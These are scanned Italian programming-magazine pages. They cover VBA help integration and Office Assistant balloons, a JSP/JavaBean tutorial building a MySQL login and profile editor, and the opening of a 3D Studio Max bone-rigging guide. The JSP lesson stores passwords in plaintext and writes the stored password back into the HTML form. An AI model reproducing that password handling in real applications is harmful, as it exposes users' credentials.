Dobbiamo modificare anche la *VarHelp* della *Form_Load*. Dobbiamo eliminare *::/popups.txt*, così anche la *SSTab* avrà il suo Help contestuale! In conclusione se premiamo *F1* e il *Focus* è sulla *SStab*, viene mostrato l'help con la pagina corrispondente alla scheda della *SStab*, mentre se il focus è su un textbox, verrà mostrato il messaggio Popup ad esso associato.

L'HELP PER LE APPLICAZIONI OFFICE

I concetti descritti per la guida in linea delle applicazioni Visual Basic, naturalmente, sono in buona parte validi anche per le applicazioni Visual Basic for Applications, cioè per le applicazioni create con Office XP. Per esempio, se in un documento Word apriamo l'ambiente VBA, al progetto associato al documento, possiamo collegare il file HTMLHelp creato con l'HTML Workshop. Se poi nel progetto inseriamo una *UserForm* un modulo di supporto, possiamo fare degli esempi simili a quelli fatti con Visual Basic. Anche in questo caso, nel modulo di supporto, dobbiamo inserire la definizione delle funzioni utilizzate in Visual Basic per richiamare l'Help, cioè: *HTMLHelp*, *hhhelp*, e la costante *HH_HELP_CONTEXT* (definizioni che trovate nel progetto Visual Basic). Invece per avviare la *UserForm*, possiamo definiamo una procedura (che inserita nel modulo è visibile come Macro) come la seguente.

```
Public Sub Avvio()
 UserForm1.Show
End Sub
```

Per impostare la variabile con il path dell'Help possiamo usare la seguente espressione:

```
Private Sub UserForm_Activate()
 Varhelp = ActiveDocument.Path +"\htmlhelp\esempio.chm"
End Sub
```

Ora descriviamo come richiamare i topics delle guida: a tal fine inseriamo due pulsanti sulla UserForm che denominiamo: *Assistente* e *Fumetto*. Per associare un Topic al pulsante *Assistente* inseriamo il seguente codice nella *Assistante_ KeyUp:*

```
Private Sub Assistante_KeyUp(...)
 If KeyCode = vbKeyF1 Then
  Dim hwnd As Long
  hhhelp hwnd, varhelp, 2
 'l'argomento è quello della seconda pagina, 2
 End If
End Sub
```

Così, se si preme il pulsante *F1* quando il focus è sul pulsante Assistente, viene mostrato il Topic *PaginaSeconda* dell' HtmlHelp *Esempio.chm*.

L'ASSISTENTE DI OFFICE

Come è noto, gli assistenti di Office sono dei personaggi animati agganciati alla guida in linea, che si attivano in base alle richieste dell'utente. Le opzioni principali degli assistenti possono essere gestiti attraverso la maschera Assistenti di Office presente negli applicativi di Office Xp. Inoltre, possono essere creati e programmati attraverso i tools messi a disposizione dalla Microsoft. In particolare, con il tool *Microsoft Agent Character Editor* è possibile creare ed animare gli assistenti (*Characters*). Il tool permette di importare immagini, definire dei movimenti e dei suoni, ecc. Invece, per programmare l'interazione degli assistenti con la guida in linea (prodotta da voi), è possibile utilizzare i tools di Office XP Developer o di Microsoft Office XP Resource Kit. Noi, con gli strumenti messi a disposizione da Office Xp, descriveremo come, attraverso gli Assistenti di Office, sia possibile mostrare particolari messaggi. Innanzitutto descriviamo sommariamente il modello ad oggetti degli assistenti. Gli oggetti fondamentali sono: *Assistant* (cioè gli oggetti animati) e *Balloon* (cioè i fumetti). Il *Balloon* rappresenta il fumetto nel quale l'Assistente di Office visualizza le informazioni. Un fumetto può contenere controlli come caselle ed etichette.
Un Assistente è caratterizzato da un nome (proprietà *name*), da un'animazione (*Animation*), da un file *.acs* (*fi-*

Popup Menu

In Windows, i Menu Popup sono creati con Edit Menu attivabili sulle Form e sulle MDIForm con il tasto destro del Mouse. Se definite un menu (con la radice non visibile) di nome *mnufile,* inserite il seguente codice nella *Form_ MouseUp,* il gioco è fatto.

```
If Button = 2 Then
 PopupMenu mnuFile
End If
```

Fig. 2: L'assistente di Office mostra il suo nome

lename); inoltre, ha una proprietà che ne permette l'attivazione (*visible*). Ora presentiamo due esempi: uno mostra l'assistente con un messaggio del tipo "io sono…", l'altro invece mostra l'assistente con un fumetto che illustra come specificare il file di Help in un progetto VBA. I due esempi sono avviati rispettivamente dai due pulsanti posti sulla Userform cioè: *Assistente* e *Fumetto*.

```
Private Sub Assistante_Click()
 inte = "Ciao"
 msg = "Io sono ..."
 Dim bln As Balloon
 With Assistant
  .FileName = "ROVER.ACS"
  `è l'assistente Briciola di Windows XP
   msg = msg + Assistant.Name
  .Visible = True
  Set bln = .NewBalloon
     With bln
       .Mode = msoModeModal
        If Not Sounds Then Sounds = True
        .Animation = msoAnimationGreeting
        .Button = msoButtonSetSearchClose
        .Heading = hdng
        .Text = msg
        .Animation = msoAnimationGetAttentionMinor
        ret = .Show
     End With
   End With
  If ret = msoBalloonButtonClose Then
    Assistant.Visible = False
  Else
   Assistant.GuessHelp = True
  End If
End Sub
```

Nella procedura precedente si carica l'assistente attraverso la proprietà *Filename* (notate che non è necessario specificare il path del file), poi si rende visibile, si definisce il fumetto (*Balloon*) associato all'assistente. In particolare del fumetto si specificano il tipo di animazione (*msoAnimationGreeting*) ed i pulsanti mostrati (*msoButtonSetSearchClose*), nel caso specifico sono mostrati i pulsanti di ricerca e di chiusura. Il messaggio che viene mostrato nel fumetto e l'intestazione dello stesso, invece, sono definiti attraverso le proprietà *.Heading* e *.Text*. L'assistente è mostrato con il metodo *.show*. Quest'ultimo restituisce un valore che serve a stabilire quale tasto del fumetto è stato premuto. Infatti le istruzioni successive utilizzano questa informazione per stabilire se l'assistente deve essere chiuso (*Assistent.visible=false*) oppure se deve mostrare il fumetto che permette di avviare la ricerca sulla guida di Office (non su quella definita da noi).

```
Private Sub fumetto_Click()
 Dim bln As Balloon
 Set bln = Assistant.NewBalloon
 With bln
  .Heading = "Come specificare il file di Help"
  .Text = "Per chiudere la finestra premi Ok "
  .Labels(1).Text = "Sull'albero di progetto seleziona il
                                          tuo progetto"
  .Labels(2).Text = "Clicca con il tasto destro del Mouse"
  .Labels(3).Text = "Sul menu che compare seleziona
                                              proprietà"
  .Labels(4).Text = "Sulla finestra delle proprietà
                          specifica il path di un file .chm"
  .BalloonType = msoBalloonTypeNumbers
  .Mode = msoModeModal
  .Button = msoButtonSetOK
  .Show
 End With
End Sub
```

Questa procedura mostra l'assistente di Office con un fumetto di 4 Labels. Notate che esse vengono specificate nell'Array Labels. In questo esempio il fumetto presenta solo il pulsante Ok.

Fig. 3: L'assistente di Office che fornisce delle indicazioni attraverso delle labels

CONCLUSIONE

In questo articolo, abbiamo analizzato in maniera più approssimativa e fatto alcuni esempi sulle caratteristiche delle guide in linea e su come agganciarle ai progetti. Naturalmente, l'argomento non è ultimato. Sono ancora diversi i concetti da capire, per esempio la gestione delle Macro, delle immagini, dei link, ecc. Inoltre, abbiamo fatto una breve introduzione agli Assistenti di Office e di Windows XP. Nei prossimi numeri approfondiremo ulteriori concetti relativi all'implementazione delle guide in linea.

Massimo Autiero

Visual Basic

windows xp

I personaggi animati di Windows XP e Office XP sono i seguenti: Lalla, Spido, Briciola, Merlino. Nel caso di Windows XP il personaggio permette di eseguire delle ricerche nella documentazione e fornisce delle informazioni in dei fumetti. I personaggi animati di Office e Windows XP sono dei file con estensione ACS.

JSP

JavaBean

UN ESEMPIO CONCRETO

La tecnologia JavaBean consente la separazione tra logica business e interfaccia utente. In questa lezione esamineremo un'applicazione suddivisa in più strati: l'interfaccia Web, ottenuta mediante dei documenti HTML/JSP, il meccanismo di incapsulamento dei dati, in salsa JavaBean, un ponte per l'accesso alle informazioni, ottenuto con una classe Java che fa uso di JDBC, ed un database, per l'effettiva conservazione dei dati su disco.

File sul CD
\soft\codice
\codici_jsp15.zip

File sul Web
www.itportal.it/iop69
/codici_jsp15.zip

Dispense Web del corso
Diversi approfondimenti legati alla lezione odierna e alle precedenti sono reperibili in Internet, tra le dispense Web del corso. L'URL di riferimento è

http://www.sauronsoftware.it/dispenseweb/jsp/.

Come promesso, in questa lezione prenderemo in esame un'applicazione concreta della tecnologia JavaBean in ambito JavaServer Pages. Anche se l'esempio dimostrativo non brillerà per concretezza e completezza, avremo modo di riassumere quanto visto nel corso della lezione precedente, impiegando inoltre le tecniche di accesso ai database che ci sono già note (cfr. lezioni 11, 12 e 13).

IL PROGETTO

Realizzeremo un'applicazione che consenta ad un utente di identificarsi mediante username e password, e quindi di poter editare un proprio profilo personale. I dati associati a ciascun utente andranno memorizzati all'interno di un database. Per la realizzazione dell'esempio, sarà scelto il DBMS MySQL, di cui già abbiamo discusso in precedenza. Prima di procedere, stabiliamo quali debbano essere le informazioni associate a ciascun utente:

- *Username*, ovvero l'identificativo per il login.
- *Password.*
- *Nome.*
- *Cognome.*
- *Indirizzo e-mail.*
- *Numero di telefono.*
- *Indirizzo di residenza.*

IL DATABASE

Per prima cosa, allestiamo il database destinato alla conservazione dei dati. Avviamo MySQL e colleghiamoci al DBMS usando la linea di comando. Creiamo un nuovo database chiamato *utenza*, con il comando: *create database utenza;*. Selezioniamo il database appena creato, per poter lavorare al suo interno: *use utenza;*. Passiamo ora alla creazione della tabella *utenti*, destinata ad accogliere i singoli record associati agli utenti. Il codice necessario è fornito di seguito:

```
CREATE TABLE utenti (
 id int unsigned auto_increment primary key,
 username varchar(20) not null default '' unique,
 password varchar(20) binary not null default '',
 nome varchar(20) not null default '',
 cognome varchar(30) not null default '',
 email varchar(30) not null default '',
 telefono varchar(20) not null default '',
 indirizzo varchar(50) not null default '' );
```

Una volta creata la tabella, popoliamola con un utente arbitrario, che impiegheremo successivamente per sperimentare il funzionamento dell'applicazione JSP:

```
insert into utenti (username, password)
  values ("PIPPO", "ciao" );
```

Possiamo chiudere il client di MySQL: abbiamo completato le operazioni preliminari collegate al database necessario alla nostra applicazione.

IL JAVABEAN

Procediamo con la progettazione di un JavaBean capace di astrarre il concetto di "utente", cioé di incapsulare i dati collegati ad ogni utente dell'applicazione:

```
package mieibean;
import java.io.Serializable;
```

```
public class Utente implements Serializable {
private String username  = "";
private String password  = "";
private String nome = "";
private String cognome = "";
private String email = "";
private String telefono = "";
private String indirizzo = "";
public void setUsername(String username) {
    this.username = username; }
public void setPassword(String password) {
    this.password = password; }
public void setNome(String nome) {this.nome = nome; }
public void setCognome(String cognome) {
   this.cognome = cognome; }
public void setEmail(String email) {this.email = email; }
public void setTelefono(String telefono) {
   this.telefono = telefono; }
public void setIndirizzo(String indirizzo) {
   this.indirizzo = indirizzo; }
public String getUsername() {return username; }
public String getPassword() {return password; }
public String getNome() {return nome; }
public String getCognome() {return cognome; }
public String getEmail() {return email; }
public String getTelefono() {return telefono; }
public String getIndirizzo() {return indirizzo; }}
```

La classe *Utente* è, a tutti gli effetti, un JavaBean (cfr. lezione precedente):

1. Implementa l'interfaccia *java.io.Serializable*.
2. Ha un costruttore privo di argomenti (o meglio, non ha alcun costruttore dichiarato esplicitamente, e quindi gli viene fornito automaticamente un costruttore privo di argomenti, secondo le specifiche del linguaggio).
3. Definisce una serie di metodi *get* e *set*, utili per interagire in lettura ed in scrittura con tutte le proprietà che, nella nostra astrazione, rappresentano un utente dell'applicazione.

Compiliamo la classe, e conserviamo per il momento il prodotto della compilazione.

LA CLASSE DATABASEMANAGER

Il JavaBean *Utente* possiede tutti i mezzi indispensabili per la rappresentazione di un utente della nostra applicazione, rimanendo comunque completamente indipendente dal database realizzato due paragrafi sopra. A fare da "ponte" tra una rappresentazione e l'altra, sarà la speciale classe *DatabaseManager*, il file è disponibile sul CD o sul Web (vedi box laterale pagina 96). *DatabaseManager* è una comunissima classe Java, non un JavaBean. Ci servirà per evitare di scrivere il codice necessario all'accesso al database direttamente nelle pagine JSP dell'applicazione. Questa tecnica è utile per separare forma e contenuto. *DatabaseManager* contiene due metodi statici:

1. **loadUtente()**. Accetta in ingresso un JavaBean *Utente* di cui già siano stati impostati i campi *username* e *password*. Basandosi su questi due valori, accede al database di MySQL realizzato in precedenza, alla ricerca del record corrispondente. Se tale record esiste e può essere recuperato, le rimanenti proprietà del JavaBean saranno impostate di conseguenza. Inoltre, il metodo restituisce un risultato booleano: *true* se è stato possibile individuare e caricare l'utente, *false* altrimenti.
2. **saveUtente()**. Come il precedente, questo metodo accetta in ingresso un JavaBean *Utente* di cui sia già stato impostato almeno il campo *username.* Quindi, aggiorna il database di conseguenza, salvando i campi dell'oggetto nelle corrispondenti colonne della tabella *utenti*.

Compiliamo la classe e conserviamo il bytecode prodotto.

CONFIGURIAMO L'APPLICAZIONE JSP

Raggiungiamo la cartella di Apache Tomcat che dovrà ospitare la nostra applicazione dimostrativa. Al suo interno, se già non esiste, creiamo una cartella chiamata *WEB-INF*. Una volta dentro questa cartella, predisponiamo le risorse nel seguente modo:

- Alla posizione *classes/mieibean* inseriamo il file *Utente.class*, ottenuto dalla compilazione della classe JavaBean *Utente*.
- Alla posizione *classes/mieclassi* inseriamo il file *DatabaseManager.class*, ottenuto dalla compilazione della classe *DatabaseManager*.
- Alla posizione *lib* copiamo il file *JAR* contenente il driver *JDBC* di MySQL, se questo non è già in altri ambiti di visibilità condivisi dalle applicazioni JSP. Questa procedura è stata descritta nelle lezioni in cui si è discusso dell'accesso ai database da applicazioni Web.

Ovviamente, tutte le cartelle inesistenti prima del nostro intervento, vanno create manualmente. Completata l'opera, è possibile avviare Apache Tomcat.

LE PAGINE DELL'APPLICAZIONE

Posizionandoci nella cartella base dell'applicazione, iniziamo a creare tutti i documenti Web necessari. Cominciamo con *login.html*, che contiene una semplice maschera HTML per il login dell'utente:

```
<html>
<head>
```

JSP

Maggiori informazioni sui JavaBean

Se siete rimasti affascinati dai JavaBean e siete interessati ad approfondire l'argomento, il punto di partenza ideale è:

http://java.sun.com/products/javabeans/

JSP

```
  <title>Corso di JSP, JavaBean Demo</title>
</head>
<body>
<div align="center">
  <h1>Identificati!</h1>
  <form action="editdata.jsp" method="post">
    <table border="0" cellspacing="3" cellpadding="3"
                                                  align="center">
    <tr align="left" valign="middle">
    <td>Username:</td>
    <td><input type="text" name="username"></td>
    </tr>
    <tr align="left" valign="middle">
    <td>Password:</td>
    <td><input type="password" name="password"></td>
    </tr> <tr>
    <td colspan="2"> </td></tr>
    <tr align="center" valign="middle">
    <td colspan="2"><input type="submit"
                                   value="Accedi"></td></tr>
    </table></form>
</div>
</body>
</html>
```

I dati inseriti nel modulo saranno inviati a *editdata.jsp*, in cui il nostro JavaBean farà la sua entrata in scena:

```
<%@page import="mieclassi.DatabaseManager" %>
<html>
<head>
  <title>Corso di JSP, JavaBean Demo</title>
</head>
<body>
  <% boolean exists = true; %>
  <%-- Recuperiamo o creiamo il JavaBean --%>
  <jsp:useBean id="utente" scope="session"
                                   class="mieibean.Utente">
   <%-- Impostiamo username e password, in caso di
                                             creazione --%>
  <jsp:setProperty name="utente" property="username" />
  <jsp:setProperty name="utente" property="password" />
  <%-- Chiediamo la lettura dal database --%>
  <% exists = DatabaseManager.loadUtente(utente); %>
  </jsp:useBean>
  <% if (exists) { %>
  <%-- Se i dati sono stati trovati ed impostati  --%>
  <div align="center"><h1>Dati per l'utente <%=
                      utente.getUsername() %></h1></div>
  <form action="savedata.jsp" method="post">
  <table border="0" cellspacing="3" cellpadding="3"
                                             align="center">
   <tr align="left" valign="middle">
   <td>Password:</td>
   <td><input  type="password" name="password"
                   value="<jsp:getProperty name="utente"
                                 property="password" />">
    </td> </tr>
    <tr align="left" valign="middle">
    <td>Nome:</td>
    <td><input type="text" name="nome"
                   value="<jsp:getProperty name="utente"
                                     property="nome" />">
    </td> </tr>
    <tr align="left" valign="middle">
    <td>Cognome:</td>
    <td><input  type="text" name="cognome"
              value="<jsp:getProperty name="utente" pro-
                                  perty="cognome" />">
    </td> </tr>
    <tr align="left" valign="middle">
    <td>Email:</td>
    <td><input  type="text" name="email"
                   value="<jsp:getProperty name="utente"
                                    property="email" />">
    </td></tr>
    <tr align="left" valign="middle">
    <td>Telefono:</td>
    <td><input type="text" name="telefono"
              value="<jsp:getProperty name="utente" pro-
                                  perty="telefono" />">
    </td> </tr>
    <tr align="left" valign="middle">
    <td>Indirizzo:</td>
    <td><input type="text" name="indirizzo"
              value="<jsp:getProperty name="utente" pro-
                                 perty="indirizzo" />">
    </td></tr>
      <tr>
        <td colspan="2"> </td> </tr>
      <tr align="center" valign="middle">
        <td colspan="2">
          <input type="submit" value="Salva">
          <input type="reset" value="Cancella">
        </td> </tr> </table> </form>
  <% } else { %>
  <%-- Se i dati nel database non esistono --%>
  Dati non trovati... <% } %>
</body>
</html>
```

Per meglio comprendere il funzionamento del documento, sezioniamone il contenuto.

```
<%@page import="mieclassi.DatabaseManager" %>
```

Con questa direttiva abbiamo reso visibile la classe *DatabaseManager*, che è nel package *mieclassi*.

```
<jsp:useBean id="utente" scope="session" class="miei
                                           bean.Utente">
<%-- Impostiamo username e password, in caso di
                                             creazione --%>
<jsp:setProperty name="utente" property="username" />
<jsp:setProperty name="utente" property="password" />
<%-- Chiediamo la lettura dal database --%>
<% exists = DatabaseManager.loadUtente(utente); %>
</jsp:useBean>
```

BeanBuilder

BeanBuilder è uno strumento visuale per la dimostrazione e la verifica dei componenti JavaBean. Potete prelevarlo dalla pagina:

http://java.sun.com/products/javabeans/beanbuilder/index.html

Questa parte richiama il JavaBean *Utente*. Lo scope associato al bean è *session*. Quindi, l'istanza della classe sarà associata all'utente per tutto il periodo di utilizzo dell'applicazione. Abbiamo usato l'attributo *class*. Questo porta ad una diramazione dei casi possibili:

1. Se l'utente che accede alla pagina possiede già, tra le sue variabili di sessione, un'istanza di *Utente* chiamata *utente*, questa sarà recuperata e predisposta all'uso.

2. In caso contrario, una nuova istanza di *Utente* sarà creata e memorizzata tra le variabili di sessione del visitatore.

Il corpo dell'azione *jsp:useBean*, inoltre, viene valutato solo al ricorrere del secondo caso. Quindi, non appena il JavaBean viene istanziato, i suoi campi *username* e *password* vengono impostati in corrispondenza degli omonimi campi provenienti dal form di *login.html* (cfr. lezione precedente). Inoltre, viene richiamato il metodo *DatabaseManager.loadUtente()*, in modo che le rimanenti proprietà possano essere caricate dal database. L'esito di quest'ultima operazione viene memorizzato in una variabile booleana. Se questa è *true*, allora i dati dell'utente sono stati caricati senza problemi. In caso contrario, la cosa più probabile è che i dati di accesso siano errati. La rimanente parte del codice mostra all'utente l'esito dell'operazione. Se l'accesso ha avuto buon esito, viene predisposto un modulo HTML che consenta all'utente di interagire con il suo profilo.
I campi del form vengono inizializzati servendosi di alcune chiamate all'azione *jsp:getProperty*. Riassumendo, quindi, quanto letto dal database e conservato nel *JavaBean*, viene ora posto davanti agli occhi dell'utente, a cui è concessa la possibilità di modificare i propri dati. Il modulo spedisce i dati al documento *savedata.jsp*:

```
<%@page import="mieclassi.DatabaseManager" %>
<html>
<head>
  <title>Corso di JSP, JavaBean Demo</title>
</head>
<body>
<%-- Carichiamo il JavaBean già presente nella sessione --%>
  <jsp:useBean id="utente" scope="session"
                                   type="mieibean.Utente" />
  <%-- Impostiamo le proprietà --%>
  <jsp:setProperty name="utente" property="password" />
  <jsp:setProperty name="utente" property="nome" />
  <jsp:setProperty name="utente" property="cognome" />
  <jsp:setProperty name="utente" property="email" />
  <jsp:setProperty name="utente" property="telefono" />
  <jsp:setProperty name="utente" property="indirizzo" />
  <%-- Salviamo i dati nel database --%>
  <% DatabaseManager.saveUtente(utente); %>
  <%-- Mostriamo un avviso di conferma --%>
  <div align="center">
    <h1>Dati salvati!</h1>
    <p>[<a href="editdata.jsp">torna al
                                          pannello</a>]</p>
  </div>
</body>
</html>
```

In questo documento, il JavaBean associato all'utente viene nuovamente recuperato:

```
<jsp:useBean id="utente" scope="session" type="miei
                                            bean.Utente" />
```

Questa volta, però, è stato impiegato l'attributo *type*: il JavaBean deve già esistere tra le variabili di sessione dell'utente. In caso contrario, non sarà istanziato automaticamente, ed un errore bloccherà l'esecuzione della pagina. Nella parte immediatamente successiva le proprietà del bean vengono aggiornate di riflesso ai dati forniti attraverso il modulo HTML della pagina di provenienza. Quindi, i dati dell'utente vengono riflessi anche nel database, con una chiamata a *DatabaseManager.saveData()*. Attraverso questa architettura, siamo riusciti a rendere molto semplice la stesura dei singoli documenti JSP. La logica business risiede completamente nelle classi realizzate in apertura. L'accesso al database viene gestito in un contesto indipendente. Tutto ciò rende l'applicazione molto più scalabile e di più facile manutenzione.

SPERIMENTIAMO L'APPLICAZIONE

Giunti a questo punto, non resta che verificare che tutto sia andato a buon fine. Colleghiamoci a *login.html* ed usiamo i dati introdotti in precedenza nel database. Arrivati su *editdata.jsp*, compiliamo e salviamolo il profilo, giungendo a *savedata.jsp*. Verifichiamo che l'aggiornamento del database abbia effettivamente avuto luogo: *SELECT * FROM utenti;*. Se tutto è andato come previsto, dovremmo vedere intabellati i dati del profilo salvato in precedenza.

CONCLUSIONI

Come è possibile osservare, suddividere l'applicazione in più strati indipendenti ha reso di più semplice stesura il codice dei documenti JSP necessari al completamento del software. Inoltre, l'intera struttura ha buone doti di scalabilità. Il database potrebbe cambiare senza dover nuovamente mettere mano sia sui documenti Web sia sul JavaBean usato. I pregi dimostrati, per concludere, guadagnano maggiore enfasi quando le differenti parti dell'applicazione vengono curate da figure professionali indipendenti. Si conclude qui questo corso dedicato al linguaggio JSP, sperando di aver dato ai lettori delle buone nozioni per iniziare a programmare. Alla Prossima.

Carlo Pelliccia

Bibliografia

• **JSP, LA GUIDA COMPLETA**
Phil Hanna
(McGraw-Hill)
ISBN 88-386-4207-9
2001

• **IMPARARE JAVASERVER PAGES IN 24 ORE**
Jose Annunziato, Stephanie Fesler Kaminaris
(Tecniche Nuove)
ISBN 88-481-1306-0
2001

• **JAVA, LA GUIDA COMPLETA**
Patrick Naughton & Herbert Schildt
(McGraw-Hill)
ISBN 88-386-0416-9
1997

• **JAVA 2, TUTTO & OLTRE**
Jamie Jaworski
(Apogeo)
ISBN 88-7303-466-7
1999

Creare una struttura ossea per un personaggio


▶ 3D Studio Max


Pietro Canini


Vediamo come creare, impostare e collegare le ossa (Bones), attraverso le nuove funzionalità di 3D Studio Max 4, per animare lo scheletro e dar vita ad un personaggio bipede.


L'animazione dello scheletro di un personaggio, grazie all'introduzione della cinematica inversa detta IK (Inverse Kinematics), è ormai una operazione molto semplice. Nella cinematica diretta, far muovere un braccio significa agire dalla spalla fino a giungere alle dita. Nella cinematica inversa, succede il contrario. Basta muovere le dita e l'intera struttura collegata si muove di conseguenza. È possibile vincolare i movimenti, sia in rotazione sia in posizione, in maniera tale, ad esempio, che una mano ruoti fino ad un certo punto e non oltre. Per lavorare con l'IK, la successione delle operazioni è la seguente: costruire un modello, sia esso composto di varie parti che da una singola struttura; creare lo scheletro attraverso le Bones; applicare un risolutore di cinematica inversa (IK Solver); impostare i limiti di rotazione e posizione; animare l'end effector nel caso dell'HD Solver oppure il goal nell'uso dell'HI Solver o del IK Limb Solver. Gli IK Solvers sono nuove opzioni di 3dsmax4 che permettono di impostare lo scheletro di un personaggio usando le Bones. Ci sono tre tipi di IK Solver (quattro in 3dsmax5), disponibili nel menu a tendina Animation: HI Solver (History-Independent), HD Solver (History-Dependent), IK Limb Solver. Per l'animazione di personaggi o per lunghe sequenze, la migliore soluzione è l'HI Solver. L'HD Solver può essere usato solo per animazioni meccaniche o piccole sequenze, mentre l'IK Limb Solver serve per lo sviluppo di videogame, operando solo solo due Bones della catena. Per aver un controllo immediato sulla rotazione o sulla posizione, possiamo linkare il goal o l'end effector a punti (points), spline, o oggetti dummy (che non appariranno nel rendering finale). In questo tutorial, ci concentreremo soltanto sulla creazione di una struttura ossea di un bipede, che potrà essere usata come scheletro con il modificatore Skin applicato ad una superficie.


La struttura ossea della gamba 1 ▶


Recatevi nel pannello **Create / Systems / Bones**. Nella vista laterale, fate clic nell'angolo in alto a sinistra, per iniziare a creare l'osso della gamba. Poi muovete la freccetta giù e a destra e cliccate per creare la coscia. Muovetevi ora in basso a sinistra e cliccate per creare il polpaccio. Muovete il cursore a destra e cliccate per creare il piede, ancora a destra e di nuovo clic per le dita, ora per finire premete il tasto destro del mouse. Dovrebbe comparire una situazione come in figura.

▼2 Creare l'altra gamba




Nella vista frontale, con un rettangolo, selezioniamo (tasto **Select and Move**) tutta la gamba e muoviamola, a sinistra, tenendo premuto il tasto **Shift** (Maiusc) della tastiera. In questo modo, creiamo un'altra gamba per il nostro personaggio. Nella vista di sinistra, zoomiamo verso l'esterno per ottenere un'area di lavoro sufficiente grande per la creazione della colonna vertebrale.

▼3-4 La colonna vertebrale




Per disegnare la colonna vertebrale, cliccate di nuovo sul tasto Bones e iniziate a creare la struttura poco dietro l'inizio della gamba (in modo che non venga accidentalmente attaccata). In tutto, dovete cliccare sei volte. Il sesto clic definisce la creazione della testa, quindi cliccate col tasto destro. Selezionate ora tutta la colonna e muovetela in modo da posizionarla in mezzo alle gambe. Ora lavoreremo con la struttura creata, affinché l'IK funzioni bene. In seguito aggiungeremo altri elementi.

▼5 Impostare il risolutore di IK per le gambe


Ora che le gambe e la colonna vertebrale sono state create, per renderle animabili, possiamo aggiungere l'**IK Solver** alla scena. Nella vista prospettica, selezionate una coscia, andate nel menu a tendina **Animation/IK Solvers/HI Solver** e cliccate sul piede. Vedrete una linea tratteggiata estendersi dalla coscia al piede. Cliccate su **Select and Move** e, nella vista sinistra, provate a muovere la croce che si forma alla base del tallone (N.B. Annullate i movimenti che state compiendo per continuare a lavorare sulla gamba nella sua posizione originale). Selezionate la coscia dell'altra gamba e ripetete questo processo.

▼6 Il risolutore IK per i piedi

Ora assegniamo il risolutore di **IK** ai piedi. Nella vista prospettica, zoomate nella zona dei piedi. Selezionatene uno e recatevi nel menu **Animation/IK Solvers/HI Solver**. Cliccate quindi alla fine delle dita dello stesso piede. Ripetete l'operazione per l'altro piede.

▼7 Il risolutore IK per la colonna vertebrale

Creiamo ora una catena **IK** per la colonna vertebrale. Selezionate l'osso più basso (quello posizionato tra le cosce), recatevi su **Animation/IK Solvers/HI Solver** e selezionate la testa (il penultimo osso, non quello finale).
Questo crea una catena **IK** con il controllo sul collo (dov'è apparsa la croce). Inserite ora gli oggetti **Dummy**. In questo modo, possiamo animare la catena **IK** muovendo soltanto tali oggetti.
Così facendo, animare uno scheletro risulta più semplice, soprattutto se è composto di molte ossa.

▼8-9-10 Gli oggetti Dummy

